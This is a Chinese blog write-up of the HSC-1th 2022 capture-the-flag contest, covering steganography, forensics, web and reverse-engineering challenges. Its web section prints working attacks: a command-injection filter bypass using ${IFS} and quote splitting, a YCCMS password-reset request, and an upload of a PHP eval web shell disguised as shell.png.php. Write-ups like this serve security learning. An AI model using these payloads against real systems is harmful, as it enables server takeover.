HSC-1th 2022 48h大赛 write-up

原创

Sm0ry 于 2022-03-18 20:21:40 发布 69 收藏

文章标签： 安全 算法 python 经验分享

本文链接：https://blog.csdn.net/zgzhzywzd/article/details/123583129

HSC-1th大赛-Writeup

比赛是一月份的，整理了下writeup，CSDN上也发一下份吧。

MISC

0x01 Sign-in

前往红客突击队公众号发送“HSC2019”并签到吧！

0x02 DORAEMON

下载后doraemon.zip，压缩软件打开有提示：哆啦A梦把泡好的QR放进口袋后，用六位数字把自己放好了。你能找到它吗？


用Advanced Archive Password Recovery爆破得到6为数字密码：376852

解压后得到一张哆啦A梦的图片，根据提示利用tweakpng软件修改高度,得到一张缺角的二维码，补齐：

扫描得到flag：flag{sing1emak3r10v3m!sc}

0x03 汝闻,人言否

下载得到attach.zip，解压的到图片：汝闻,人言否.png，用010editor打开，发现png尾后面有追加数据，而且是KP开头，提取出来修改一下得到压缩包。




压缩包发现有密码，提示为一段字符串：qazsedcftrfvgycft6yhntgbnytfvbhyik,.;p，根据经验应该是键盘密码，得到解压密码WVALOU，得到flag文件，文件头是RIFF，修改后缀为wav。


audacity.exe打开查看频谱得到flag：

0x04 PERFORMANCE-ART

下载后为Performance_art.zip，解压后为一张图片：




百度银河语言，翻译过来为50 4B开头的二进制，生成压缩包后解压的到：ZmxhZ3tnNUEwIWkyZjF9



0x05 WIRESHARK

下载是wireshark.zip，打开发现需要密码，直接用010 editor查看，发现文件尾是png图片，提取出png：



尝试Wireshark密码不对，利用stegsolve查看lsb信息，发现隐藏另外一张png图片，提取出来得到一张二维码：

扫描得到wrsak…iehr370，明显是栅栏密码，得到解压密码wireshark3.7.0，解压后得到wireshark文件，发现结尾是pdf特征，补pdf头。得到pdf文件，利用wbstego得到flag

flag{Go0dJ0B_y0uflndLt}

0x06 PCXP

下载下来raw镜像，magent AXIOM分析，经过排查找到一些可能比较特殊的文件名，以及一些其他的信息：


路径	路径...	访问日期/...
C:\Documents and Settings\Administrator\桌面\flag.txt	Drive	2021/12/16 11:48:22
C:\Documents and Settings\Administrator\桌面\flag.txt	Drive	2021/12/16 11:48:22

	C:\Documents and Settings\Administrator\桌面\flag.txt	Drive	2021/12/16 11:48:22
	C:\Documents and Settings\Administrator\桌面\flag.txt	Drive	2021/12/16 11:48:22
	C:\Documents and Settings\Administrator\×ÀÂæ\mirror.png	Drive	

--rwd	\Device\HarddiskVolume1\RECYCLER\S-1-5-21-682003330-2077806209-725345543-500\Dc53c\mirror	mirror
--rwd	\Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\mirror.rar	mirror.rar

wd	\Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\fffflaaagggg.rar	fffflaaagggg.rar
w-	\Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\ffffllaaagggg.zip	ffffllaaagggg.zip
w-	\Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\ffffllaaagggg.zip	ffffllaaagggg.zip

使用volatility成功提取并正常打开的文件如下（rar -> flag.rar，mirror1.rar文件更小， 两个mirror都包含mirror.png文件）：



可以看到mirror1.rar的解压密码：key:mirror，mirror2.rar用密码打不开，暂时不管。

解压后的到png图片，lsb隐写，提取：zsteg -E “extradata:0” mirror.png > mirror1：

```
[?] 2450 bytes of extra data after image end (IEND), offset = 0x3ae
extradata:0         ..

    00000000: 82 60 42 ae 44 4e 45 49  00 00 00 00 7e ab ad 49  |.`B.DNEI....~..
I|
    00000010: 60 b7 31 90 0d fc 0a e6  04 02 78 33 e9 e9 72 22  |`.1.......x3..r
"|
    00000020: 02 d2 c0 80 4e aa fa e7  22 20 2b 98 10 09 e0 cf  |....N..." +....
.|
    00000030: a7 a5 c8 88 0b 4b 02 01  3a ab eb 9c 88 80 ae 60  |.....K..:......
`|
    00000040: 40 27 83 3e 9e 97 22 20  2d 2c 08 04 ea af ae 72  |@'.>.." -,.....
r|
    00000050: 22 02 b9 81 00 9e 0c fa  7a 5c 88 80 b4 b0 20 13  |".......z\.... .
```


发现png尾，二进制反转代码得到png图片：

```
with open('mirror1','rb') as f:
  with open('mirror1.png', 'wb') as g:
    g.write(f.read()[::-1])
```

得到压缩密码：HSC-1th202248H，解压缩后得到secret.pcap，以为是usb鼠标或者键盘流量，结果foremost直接分离出两张图片，尺寸大小一样，直接盲水印得到flag：


HSC-1th202248H

flag{Wat3rMarkPtysc}

Web

0x01 CLICK

前端验证，直接查看/static/main.js文件，发现base64字符串，解密得到**flag{be92495e-b0b4-46dd-af33-90b10af858eb}**




0x02 Web-sign in

打开提示你知道robots协议吗？直接查看robots.txt

```
User-agent: *
Disallow:
Disallow: fiag_ls_h3re.php
```

CSDN @Sm0ry

访问`fiag_ls_h3re.php`，发现f12和右键均被禁用，那就直接在打开页面之前打开f12，得到flag。



0x03 EXEC

命令执行发现过滤了很多关键字

```php
<?php
error_reporting(0);
if(isset($_REQUEST["cmd"])){
    $shell = $_REQUEST["cmd"];
    $shell = str_ireplace(" ","",$shell);
    $shell = str_ireplace("\n","",$shell);
    $shell = str_ireplace("\t","",$shell);
    $shell = str_ireplace("?","",$shell);
    $shell = str_ireplace("*","",$shell);
    $shell = str_ireplace("<","",$shell);
    $shell = str_ireplace("system","",$shell);
    $shell = str_ireplace("passthru","",$shell);
    $shell = str_ireplace("ob_start","",$shell);
    $shell = str_ireplace("getenv","",$shell);
    $shell = str_ireplace("putenv","",$shell);
    $shell = str_ireplace("mail","",$shell);
    $shell = str_ireplace("error_log","",$shell);
    $shell = str_ireplace("`","",$shell);
    $shell = str_ireplace("exec","",$shell);
    $shell = str_ireplace("shell_exec","",$shell);
    $shell = str_ireplace("echo","",$shell);
    $shell = str_ireplace("cat","",$shell);
    $shell = str_ireplace("ls","",$shell);
    $shell = str_ireplace("nl","",$shell);
    $shell = str_ireplace("tac","",$shell);
    $shell = str_ireplace("bash","",$shell);
    $shell = str_ireplace("sh","",$shell);
    $shell = str_ireplace("tcp","",$shell);
    $shell = str_ireplace("base64","",$shell);
    $shell = str_ireplace("flag","",$shell);
    $shell = str_ireplace("cp","",$shell);
    exec($shell);
}else{
    highlight_file(__FILE__);
}
```


exp：?cmd=l''s${IFS}/>/var/www/html/a，再访问a，得到ctf_is_fun_flag2021文件，

再构造?cmd=n''l${IFS}/ctf_is_fun_fl''ag2021>/var/www/html/a得到flag：`flag{4449e8e6-ceec-4fc0-9d38-64559dd5197f}`

0x04 CMS SYSTEM

打开网站，直接添加admin发现后台，发现是YCCMS，访问www.zip发现源码。

通过检索发现YCCMS存在任意密码重置漏洞，相关poc参考下文。

https://www.cnblogs.com/0daybug/p/12932677.html

登陆后抓包修改参数 a=admin&m=update，POST 传入:
username=admin&password=admin&notpassword=admin&send=%E4%BF%AE%E6%94%B9%E5%AF%86%E7%A0%81

Request

Pretty | Raw | \n | Actions

```
POST /admin/?a=admin&m=update HTTP/1.1
Host:
bfd34c5c-3fcb-4364-8b00-23daa1ee744a.node.honkersecuritycommando.site:8080
Content-Length: 89
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Origin:
http://bfd34c5c-3fcb-4364-8b00-23daa1ee744a.node.honkersecuritycommando.site:8080
Referer:
http://bfd34c5c-3fcb-4364-8b00-23daa1ee744a.node.honkersecuritycommando.site:8080/admin/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=45u6qrec53hm0u1aa1dku5ccg1
Connection: close

username=admin&password=admin&notpassword=admin&send=
%E4%BF%AE%E6%94%B9%E5%AF%86%E7%A0%81
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0
Content-Length: 326
Content-Type: text/html;charset=utf-8
Date: Sun, 20 Feb 2022 14:24:28 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: ?a=login
Pragma: no-cache
Server: Apache/2.4.29 (Ubuntu)
Connection: close

<script type="text/javascript" src="../public/js/jquery-1.8.1.mi
</script>
<script type="text/javascript" src="../public/layer/layer.js">
</script>
<script>
  $(function(){
    layer.alert("密码修改成功!",{
      offset: ["75px"],icon:6,shade: 0.1,title:"信息提示"
    },function(){
      self.location.href="?a=admin&m=update"
    }
    )
  }
  );
</script>
```


后台存在文件上传漏洞：

https://blog.csdn.net/qq_43233085/article/details/105447576

Request

Pretty | Raw | \n | Actions

```
POST /admin/?a=call&m=upLoad HTTP/1.1
Host: bfd34c5c-3fcb-4364-8b00-23daa1ee744a.node.honkersecuritycommando.site:8080
Content-Length: 419
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://bfd34c5c-3fcb-4364-8b00-23daa1ee744a.node.honkersecuritycommando.site:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryULqwU71wrRSUGaRH
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://bfd34c5c-3fcb-4364-8b00-23daa1ee744a.node.honkersecuritycommando.site:8080/admin/?a=call&m=upfile&type=content
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=45u6qrec53hm0u1aa1dku5ccg1
Connection: close

------WebKitFormBoundaryULqwU71wrRSUGaRH
Content-Disposition: form-data; name="MAX_FILE_SIZE"

2097152
------WebKitFormBoundaryULqwU71wrRSUGaRH
Content-Disposition: form-data; name="pic"; filename="shell.png.php"
Content-Type: image/png

<?php eval($_POST[Sm0ry]);?>
------WebKitFormBoundaryULqwU71wrRSUGaRH
Content-Disposition: form-data; name="send"

确定上传
------WebKitFormBoundaryULqwU71wrRSUGaRH--
```

Response


Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-
Content-Length: 110
Content-Type: text/html;charset=utf-8
Date: Sun, 20 Feb 2022 14:32:13 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Connection: close

<script type='text/javascript'>
  alert('警告：此图片类型本系统不支持！');
  history.back();
</script>
```

CSDN @Sm0ry

LogoUpload.class.php 中发现会将文件重命名，并且后缀可控，直接修改为shell.png.php，上传后访问view/index/images/logo.php，显示文件存在，直接利用读取flag



REVERSE

0x01 *hiahia o(▽)┛* **

下载文件Aha.exe，拖入ida搜索字符串，发现Aha, Well done!

```
 9   _main();
10   v4 = 'muM~bdgi';
11   v5 = '%;%>&p@u';
12   v6 = 'p<$<';
13   printf("please input your flag:");
14   scanf("%s", v7);
15   for ( i = 0; (int)i <= 19; ++i )
16   {
17     *((_BYTE *)&v4 + (int)i) = flag((unsigned int)*((char *)&v4 + (int)i), i);
18     if ( v7[i] != *((_BYTE *)&v4 + (int)i) )
19     {
20       printf("Aha, Well done!");
21       return 0;
22     }
23   }
24   printf("Aha!");
25   return 0;
26 }
```



```
{
  unsigned __int8 v3; // [rsp+10h] [rbp+10h]

  v3 = a1;
  if ( a2 > 9 )
  {
    if ( !(a2 & 1) )
      v3 = a1 - 11;
    if ( a2 % 2 == 1 )
      v3 += 13;
  }
  else
  {
    if ( !(a2 & 1) )
      v3 = a1 - 3;
    if ( a2 % 2 == 1 )
      v3 += 5;
  }
  return v3;
}
```



```
res="igdb~Mumu@p&>%;%<$<p"
flag=""
for i in range(len(res)):
    if i>9:
        if i%2==1:
            flag+=chr(ord(res[i])+13)
        else:
            flag+=chr(ord(res[i])-11)
    else:
        if i%2==1:
            flag+=chr(ord(res[i])+5)
        else:
            flag+=chr(ord(res[i])-3)
print(flag)
#flag{RrrrEe33202111}
```

0x02 ANDROID

下载apk文件，拖入Android Killer查看java，

```
      i = 0;
      while (i < 18)
      {
        paramView = paramView.concat(Integer.toHexString(arrayOfInt[i])).concat(",");
        i += 1;
      }
      System.out.println(paramView);
      i = k;
      while (i < 18)
      {
        if (arrayOfInt[i] != new int[] { 102, 13, 99, 28, 127, 55, 99, 19, 109, 1, 121, 58, 83, 30, 79, 0, 64, 42 }[i])
        {
          this.input.setText("FLAG错误！");
          return;
        }
        i += 1;
      }
      this.input.setText("FLAG正确");
      return;
    }
    int j;
    if (i % 2 == 0) {
      j = paramView[i] ^ i;
    } else {
      j = paramView[i] ^ paramView[(i + 1)];
    }
    arrayOfInt[i] = j;
    i += 1;
  }
}
```


直接写代码：

```
strs = [102, 13, 99, 28, 127, 55, 99, 19, 109, 1, 121, 58, 83, 30, 79, 0, 64, 42]
flag = ''
j=[]
for i in range(len(strs)-2,-1,-1):
    #print(chr(strs[i]))
    if i%2 == 0:
        strs[i] ^= i
    else:
        strs[i] ^= (strs[i+1])
print("".join(chr(i) for i in strs))
#flag{Reverse__APP}
```

0x03 WAY

下载得到：maze-upx.exe，看名称先upx -d，拖入ida查看字符串，迷宫题：

